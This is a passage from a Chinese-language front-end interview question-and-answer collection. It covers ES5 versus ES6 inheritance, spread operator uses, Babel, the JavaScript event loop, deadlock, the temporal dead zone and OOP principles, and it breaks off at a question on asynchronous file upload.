
1. ES5 继承

直接上代码：


|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14 | **function** A() {  **this**.a = 'hello';  }    **function** B() {    A.call(**this**);  **this**.b = 'world';  }    B.prototype = Object.create(A.prototype, {    constructor: { value: B, writable: **true**, configurable: **true** }  });    let b = **new** B(); |


代码中，构造函数 B 继承构造函数 A，首先让构造函数 B 的 prototype 对象中的 **proto** 属性指向构造函数 A 的 prototype 对象，并且将构造函数 B 的 prototype 对象的 constructor 属性赋值为构造函数 B，让构造函数 B 的实例继承构造函数 A 的原型对象上的属性，然后在构造函数 B 内部的首行写上 A.call(this)，让构造函数 B 的实例继承构造函数 A 的实例属性。在 ES5 中实现两个构造函数之间的继承，只需要做这两步即可。下面六幅图分别是，实例 b 的原型链及验证图，构造函数 B 的原型链及验证图，构造函数 A 的原型链及验证图。


实例 b 的原型链如下图：

实例 b 的原型链验证图：

构造函数 B 的原型链图下图：

构造函数 B 的原型链验证图图：

构造函数 A 的原型链图下图：

构造函数 B 的原型链验证图图：

从上面 6 幅图可知，构造函数 B 的实例 b 继承了构造函数 A 的实例属性，继承了构造函数 A 的原型对象上的属性，继承了构造函数 Object 的原型对象上的属性。构造函数 B 是构造函数 Function 的实例，继承了构造函数 Function 的原型对象上的属性，继承了构造函数 Object 的原型对象上的属性。 构造函数 A 是构造函数 Function 的实例，继承了构造函数 Function 的原型对象上的属性，继承了构造函数 Object 的原型对象上的属性。可看出，构造函数 A 与 构造函数 B 并没有继承关系，即构造函数 B 没有继承构造函数 A 上面的属性，在 ES6 中，用 extends 实现两个类的继承，两个类之间是有继承关系的，即子类继承了父类的方法，这是 ES6 与 ES5 继承的第一点区别，下面通过 ES6 的继承来说明这一点。


1. ES6 继承

直接上代码：


|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14 | class A {    constructor() {  **this**.a = 'hello';    }  }    class B extends A {    constructor() {  **super**();  **this**.b = 'world';    }  }    let b = **new** B(); |

代码中，类 B 通过 extends 关键字继承类 A 的属性及其原型对象上的属性，通过在类 B 的 constructor 函数中执行 super() 函数，让类 B 的实例继承类 A 的实例属性，super() 的作用类似构造函数 B 中的 A.call(this)，但它们是有区别的，这是 ES6 与 ES5 继承的第二点区别，这个区别会在文章的最后说明。在 ES6 中，两个类之间的继承就是通过 extends 和 super 两个关键字实现的。下面四幅图分别是，实例 b 的原型链及验证图，类 B 的原型链及验证图。

实例 b 的原型链如下图：

实例 b 的原型链验证图：

类 B 的原型链图下图：

类 B 的原型链验证图图：

通过上面 4 幅图可知，在 ES6 与 ES5 中，类 B 的实例 b 的原型链与构造函数 B 的实例 b 的原型链是相同的，但是在 ES6 中类 B 继承了类 A 的属性，在 ES5 中，构造函数 B 没有继承构造函数 A 的属性，这是 ES6 与 ES5 继承的第一个区别。

1. super() 与 A.call(this) 的区别


在 ES5 中，构造函数 B 的实例继承构造函数 A 的实例属性是通过 A.call(this) 来实现的，在 ES6 中，类 B 的实例继承类 A 的实例属性，是通过 super() 实现的。在不是继承原生构造函数的情况下，A.call(this) 与 super() 在功能上是没有区别的，用 [babel 在线转换](https://babeljs.io/repl/#?babili=false&evaluate=true&lineWrap=false&presets=es2015,react,stage-2&targets=&browsers=&builtIns=false&debug=false&code=) 将类的继承转换成 ES5 语法，babel 也是通过 A.call(this) 来模拟实现 super() 的。但是在继承原生构造函数的情况下，A.call(this) 与 super() 在功能上是有区别的，ES5 中 A.call(this) 中的 this 是构造函数 B 的实例，也就是在实现实例属性继承上，ES5 是先创造构造函数 B 的实例，然后在让这个实例通过 A.call(this) 实现实例属性继承，在 ES6 中，是先新建父类的实例对象this，然后再用子类的构造函数修饰 this，使得父类的所有行为都可以继承。下面通过 2 段代码说明这个问题。

代码 1：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15 | **function** ArrFun() {    Array.call(**this**);  }    ArrFun.prototype = Object.create(Array.prototype, {    constructor: {      value: ArrFun,      writable: **true**,      configurable: **true**    }  });    **var** colors = **new** ArrFun();  colors[0] = "blue";  colors.length; |

这段代码的思路就是，让构造函数 MyArray 继承原生构造函数 Array，然后验证 MyArray 的实例是否具有 Array 实例的特性。


代码 1 执行结果如下图：

从结果可以看出，MyArray 的实例并不具有 Array 实例的特性，之所以会发生这种情况，是因为 MyArray 的实例无法获得原生构造函数 Array 实例的内部属性，通过 Array.call(this) 也不行。

代码 2：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | class ArrFun extends Array {    constructor() {  **super**();    }  }    **var** arr = **new** ArrFun();  arr[0] = 12;  arr.length; |

代码 2 执行结果如下图：



从结果可以看出，通过 super()，MyArray 的实例具有 Array 实例的特性。

#### 6.4 哪些类型能被扩展操作符...扩展

**参考答案：**

**适用类型**：数组、对象、字符串。

复杂数据类型都可以，当要转化为可迭代数据结构时可设置对象的迭代器对扩展运算符扩展出来的值进行操作。

基础数据只有string可以使用扩展运算符，number,boolean,null,undefined无效

#### 6.5 事件扩展符用过吗(...)，什么场景下

**参考答案：**

**扩展运算符的应用场景**

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40  41  42  43  44  45  46  47  48  49  50  51  52  53  54  55  56  57  58  59  60  61  62  63  64  65  66  67 | // 1、函数调用  **function** add(x, y) {  **return** x + y;  }  add(...[4, 38]);    **function** f(v, w, x, y, z) {  }  f(-1, ...[0, 1], 2, ...[3]);  // 123456789    //2.往数组里push多个元素  **var** arr1 = [0, 1, 2];  **var** arr2 = [3, 4, 5];  arr1.push(...arr2);  console.log(arr1); //[0,1,2,3,4,5]  //123456    //3.替代函数的apply方法  **function** f(x, y, z) {  }  **var** args = [0, 1, 2];  f.apply(**null**, args); //ES5 的写法  f(...args); //ES6的写法  // 123456    //4.求一个数组的最大数简化  Math.max.apply(**null**, [14, 3, 77])  //ES5 的写法  Math.max(...[14, 3, 77])  //ES6 的写法，等同于Math.max(14, 3, 77)  //1234    //5.扩展运算符后面可以放表达式  const arr = [...(5 > 0 ? ['a'] : []),'b'];  console.log(arr);  //['a','b']  //1234    //6.与解构赋值结合，用于生成数组  const a1 = [1, 2];  const a2 = [...a1];  //写法1  const [...a2] = a1;  //写法2  const [first, ...rest] = [1, 2, 3, 4, 5];  first  //1  rest  //[2, 3, 4, 5]    const [first, ...rest] = [];  first  //undefined  rest  //[]    const [first, ...rest] = ["foo"];  first  //"foo"  rest   //[]  //1234567891011121314151617    //7.合并数组  [...arr1, ...arr2, ...arr3]  //[ 'a', 'b', 'c', 'd', 'e' ]  123    //8.数组的克隆——————————————————————特别注意  **var** arr1 = [0, 1, 2];  **var** arr2 = [...arr1];  arr1[0]=100;  console.log(arr2); //[0, 1, 2]    /\* 乍一看，arr2与arr1不共用引用地址，arr2不随着arr1变化，接着往下看 \*/    **var** arr1 = [0, [1,11,111], 2];  **var** arr2 = [...arr1];  arr1[1][0]=100;  console.log(arr2); //[0, [100,11,111], 2] |

#### 6.6 让不同的浏览器兼容ES6的方法

**参考答案：**

针对 ES6 的兼容性问题，很多团队为此开发出了多种语法解析转换工具，把我们写的 ES6 语法转换成 ES5，相当于在 ES6 和浏览器之间做了一个翻译官。比较通用的工具方案有 babel，jsx，traceur，es6-shim 等。

## 7. js工作原理

#### 7.1 为什么js是单线程

**参考答案：**

这主要和js的用途有关，js是作为浏览器的脚本语言，主要是实现用户与浏览器的交互，以及操作dom；这决定了它只能是单线程，否则会带来很复杂的同步问题。 举个例子：如果js被设计了多线程，如果有一个线程要修改一个dom元素，另一个线程要删除这个dom元素，此时浏览器就会一脸茫然，不知所措。所以，为了避免复杂性，从一诞生，JavaScript就是单线程，这已经成了这门语言的核心特征，将来也不会改变

**扩展：**

什么是进程？

进程：是cpu分配资源的最小单位；（是能拥有资源和独立运行的最小单位）

什么是线程？

线程：是cpu调度的最小单位；（线程是建立在进程的基础上的一次程序运行单位，一个进程中可以有多个线程）

浏览器是多进程的？

放在浏览器中，每打开一个tab页面，其实就是新开了一个进程，在这个进程中，还有ui渲染线程，js引擎线程，http请求线程等。 所以，浏览器是一个多进程的。

为了利用多核CPU的计算能力，HTML5提出Web Worker标准，允许JavaScript脚本创建多个线程，但是子线程完全受主线程控制，且不得操作DOM。所以，这个新标准并没有改变JavaScript单线程的本质。

#### 7.2 宏微队列及执行顺序

**参考答案：**

JS 中用来存储待执行回调函数的队列包含 2 个不同特定的列队

* **宏列队**：用来保存待执行的宏任务（回调），比如：定时器回调、DOM 事件回调、ajax 回调
* **微列队**：用来保存待执行的微任务（回调），比如：promise的回调、MutationObserver 的回调

JS 执行时会区别这 2 个队列

* JS 引擎首先必须先执行所有的初始化同步任务代码
* 每次准备取出第一个宏任务执行前, 都要将所有的微任务一个一个取出来执行，也就是优先级比宏任务高，且与微任务所处的代码位置无关

下面这个例子可以看出Promise要先于setTimeout执行：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34 | setTimeout(() => { //立即放入宏队列      console.log('timeout callback1（）')      Promise.resolve(3).then(        value => { //立即放入微队列          console.log('Promise onResolved3()', value)        }      )    }, 0)      setTimeout(() => { //立即放入宏队列      console.log('timeout callback2（）')    }, 0)      Promise.resolve(1).then(      value => { //立即放入微队列        console.log('Promise onResolved1()', value)        setTimeout(() => {          console.log('timeout callback3（）', value)        }, 0)      }    )      Promise.resolve(2).then(      value => { //立即放入微队列        console.log('Promise onResolved2()', value)      }    )      // Promise onResolved1() 1    // Promise onResolved2() 2    // timeout callback1（）    // Promise onResolved3() 3    // timeout callback2（）    // timeout callback3（） 1 |

#### 7.3 死锁

**参考答案：**

死锁是指两个或两个以上的进程在执行过程中，由于竞争资源而造成阻塞的现象，若无外力作用，它们都将无法继续执行

产生原因

* 竞争资源引起进程死锁
* 可剥夺和非剥夺资源
* 竞争非剥夺资源
* 竞争临时性资源
* 进程推进顺序不当

产生条件

1. 互斥条件：涉及的资源是非共享的
   * 涉及的资源是非共享的,一段时间内某资源只由一个进程占用,如果此时还有其它进程请求资源，则请求者只能等待，直至占有资源的进程用毕释放
2. 不剥夺条件：不能强行剥夺进程拥有的资源
   * 进程已获得的资源，在未使用完之前，不能被剥夺，只能在使用完时由自己释放
3. 请求和保持条件：进程在等待一新资源时继续占有已分配的资源
   * 指进程已经保持至少一个资源，但又提出了新的资源请求，而该资源已被其它进程占有，此时请求进程阻塞，但又对自己已获得的其它资源保持不放 环路等待条件：存在一种进程的循环链，链中的每一个进程已获得的资源同时被链中的下一个进程所请求 在发生死锁时，必然存在一个进程——资源的环形链

解决办法

只要打破四个必要条件之一就能有效预防死锁的发生

#### 7.4 暂时性死区

**参考答案：**

暂时性死区的本质就是，只要一进入当前作用域，所要使用的变量就已经存在了，但是不可获取，只有等到声明变量的那一行代码出现，才可以获取和使用该变量。

**扩展：**

let 、const与暂时性死区

let或const声明的变量拥有暂时性死区（TDZ）：当进入它的作用域，它不能被访问（获取或设置）直到执行到达声明。

首先看看不具有暂时性死区的var：

* 当进入var变量的作用域（包围它的函数），立即为它创建（绑定）存储空间。变量会立即被初始化并赋值为undefined。
* 当执行到变量声明的时候，如果变量定义了值则会被赋值。

通过let声明的变量拥有暂时性死区，生命周期如下：

* 当进入let变量的作用域（包围它的语法块），立即为它创建（绑定）存储空间。此时变量仍是未初始化的。
* 获取或设置未初始化的变量将抛出异常ReferenceError。
* 当执行到变量声明的时候，如果变量定义了值则会被赋值。如果没有定义值，则赋值为undefined。

const工作方式与let类似，但是定义的时候必须赋值并且不能改变。

在 TDZ 内部，如果获取或设置变量将抛出异常：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12 | **if** (**true**) { // enter new scope, TDZ starts      // Uninitialized binding for `tmp` is created        tmp = 'abc'; // ReferenceError      console.log(tmp); // ReferenceError        let tmp; // TDZ ends, `tmp` is initialized with `undefined`      console.log(tmp); // undefined        tmp = 123;      console.log(tmp); // 123  } |

下面的示例将演示死区（dead zone）是真正短暂的（基于时间）和不受空间条件限制（基于位置）

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11 | **if** (**true**) { // enter new scope, TDZ starts      const func = **function** () {          console.log(myVar); // OK!      };        // Here we are within the TDZ and      // accessing `myVar` would cause a `ReferenceError`        let myVar = 3; // TDZ ends      func(); // called outside TDZ  } |

typeof与暂时性死区

变量在暂时性死区无法被访问，所以无法对它使用typeof：

|  |  |
| --- | --- |
| 1  2  3  4 | **if** (**true**) {      console.log(**typeof** tmp); // ReferenceError      let tmp;  } |

#### 7.5 面向对象的三个特征，分别说一下什么意思

**参考答案：**

概念：

**封装：**将对象运行所需的资源封装在程序对象中——基本上，是方法和数据。对象是“公布其接口”。其他附加到这些接口上的对象不需要关心对象实现的方法即可使用这个对象。这个概念就是“不要告诉我你是怎么做的，只要做就可以了。”对象可以看作是一个自我包含的原子。对象接口包括了公共的方法和初始化数据。

**继承：** 继承可以解决代码复用，让编程更加靠近人类思维。当多个类存在相同的属性(变量)和方法时，可以从这些类中抽象出父类，在父类中定义这些相同的属性和方法，所有的子类不需要重新定义这些属性和方法，只需要通过继承父类中的属性和方法。

**多态：** 多态是指一个引用(类型)在不同情况下的多种状态。也可以理解成：多态是指通过指向父类的引用，来调用在不同子类中实现的方法。

特点：

**封装**可以隐藏实现细节，使得代码模块化；

**继承**可以扩展已存在的代码模块（类），它们的目的都是为了——代码重用。

**多态**就是相同的事物，调用其相同的方法，参数也相同时，但表现的行为却不同。多态分为两种，一种是行为多态与对象的多态

## 8. 应用

#### 8.1 文件异步上传怎么实现

**参考答案：**

1. 普通表单上传

